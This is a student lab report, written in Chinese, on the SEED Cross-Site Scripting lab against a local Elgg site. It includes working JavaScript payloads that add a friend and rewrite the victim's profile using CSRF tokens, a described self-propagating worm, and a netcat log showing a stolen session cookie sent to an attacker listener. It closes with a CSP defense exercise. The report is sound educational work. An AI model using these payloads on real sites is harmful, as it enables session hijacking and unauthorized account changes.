Chapter 5

Cross-Site Scripting (XSS) Attack Lab

一. 基本信息：

57119111 唐翠霜 2021.8.4

二. 实验原理：


跨站脚本攻击（XSS）是 web 应用程序中常见的一种漏洞。此漏洞使攻击者有可能将恶意 Script 代码注入受害者的 web 浏览器，当用户浏览该网页时，嵌入 web 里面的 Script 代码会被执行，从而达到恶意攻击用户的目的。


本次实验对 Elgg 的漏洞发动 XSS 攻击，通过 php 的输出函数将 javascript 代码输出到 html 页面中，通过用户本地浏览器执行的，所以 xss 漏洞关键就是寻找参数未过滤的输出函数。

三. 实验过程：

Task1：Posting a Malicious Message to Display an Alert Window


在 Elgg 配置文件中嵌入一个 JavaScript 程序，一旦当其他用户查看配置文件时，将执行该程序并弹出一个警告窗口。本例中代码很短，直接在 Samy 用户的 brief description 里面添加 js 脚本。





Task 2: Posting a Malicious Message to Display Cookies

在 Samy 用户的 brief description 里面添加 js 脚本输出 cookie，保存后，再次进入 Samy 的主页，会见到警告窗口弹出显示 cookie



Task 3: Stealing Cookies from the Victim's Machine

1）在 Samy 用户的 brief description 里面添加 js 脚本，向攻击者的服务器回传 cookie

2）在端口上开始监听，登录其他账号点击后，可以看到客户端浏览器回传的 get 请求。其中附带了 Elgg 网站的 cookie

```
[08/04/21]seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.7 55392
GET /?c=Elgg%3Damcqsah6m5s1nd3tfuiff0a6vv HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Task 4: Becoming the Victim's Friend

编写一个类似的 Samy 蠕虫，将 Samy 作为朋友添加到访问 Samy 页面的任何其他用户

1）在 Samy 的 About me 里添加如下脚本

About me


```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the HTTP request to add Samy as a friend.
  var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token; //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.send();
}
</script>
```

2）登录其他账号，查看 samy 的个人资料，发现已经自动添加了好友



Question 1: Explain the purpose of Lines ① and ②, why are they needed?

Ts 和 tocken 用于验证用户身份，获取他们形成完整的 GET 请求，达到欺骗服务器的效果

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, you cannot switch to the Text mode, can you still launch a successful attack?

不能成功，因为网站会自动将攻击代码转码成文本显示，不能起效果，但可将代码写入 briefdescription 处

Task 5: Modifying the Victim's Profile

1）观察 POST 结构：

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------225027466111863033925789008841
Content-Length: 2988
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice/edit
Cookie: Elgg=tce5p4t0okup30rnf386t0fnbt
Upgrade-Insecure-Requests: 1
__elgg_token=i9bJ2KoMww2q_z1yb8RiMw&__elgg_ts=1628064141&name=Alice&description=<p>samy is my hero</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]
POST: HTTP/1.1 302 Found
Date: Wed, 04 Aug 2021 08:02:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
```


2）在 Samy 的 About me 里添加如下脚本：

About me

Embed content Visua

```
<script type="text/javascript">
  window.onload = function(){
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="__elgg_token="+elgg.security.token.__elgg_token;
  var content=token+ts+userName+"&description=samy%20is%20my%20hero&accesslevel[description]=2"+guid;
  var samyGuid=59;
  var sendurl="http://www.seed-server.com/action/profile/edit";
  if(elgg.session.user.guid!=samyGuid)
  {
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

3）在登录 Alice 账号查看 Samy 个人资料，返回后发现自己的 About me 已被修改



Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation


避免自身的 About me 被修改，一旦自身被修改，那么攻击代码就将被覆盖，无法实施攻击

Task 6: Writing a Self-Propagating XSS Worm


模拟病毒蠕虫，实现脚本自身的复制传播

1）在 samy 的 About me 中写入 worm，worm 代码将手册提供的 alert()替换为 task5 的恶意复制代码

2）登录 Alice 账号点开 Samy 的主页，之后发现个人主页被修改




3）登录 Charlie 账号点击 Alice 主页，发现 Boby 个人主页也被修改





Task 7: Defeating XSS Attacks Using CSP


探究 CSP 对 XSS 的防御作用

1）初始状态为：










2）修改 apache_csp.conf，在 example32b 添加 script-src 'self' *.example60.com \
可以看到 5 从 failed 变为 ok



3）修改 phpindex.php，可以看到 example32c.com 全部选项为 ok

```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com
*.example70.com".
  header($cspheader);
?>

<?php include 'index.html';?>
```

显然，CSP 使用的是白名单机制，只允许被信任来源的脚本执行；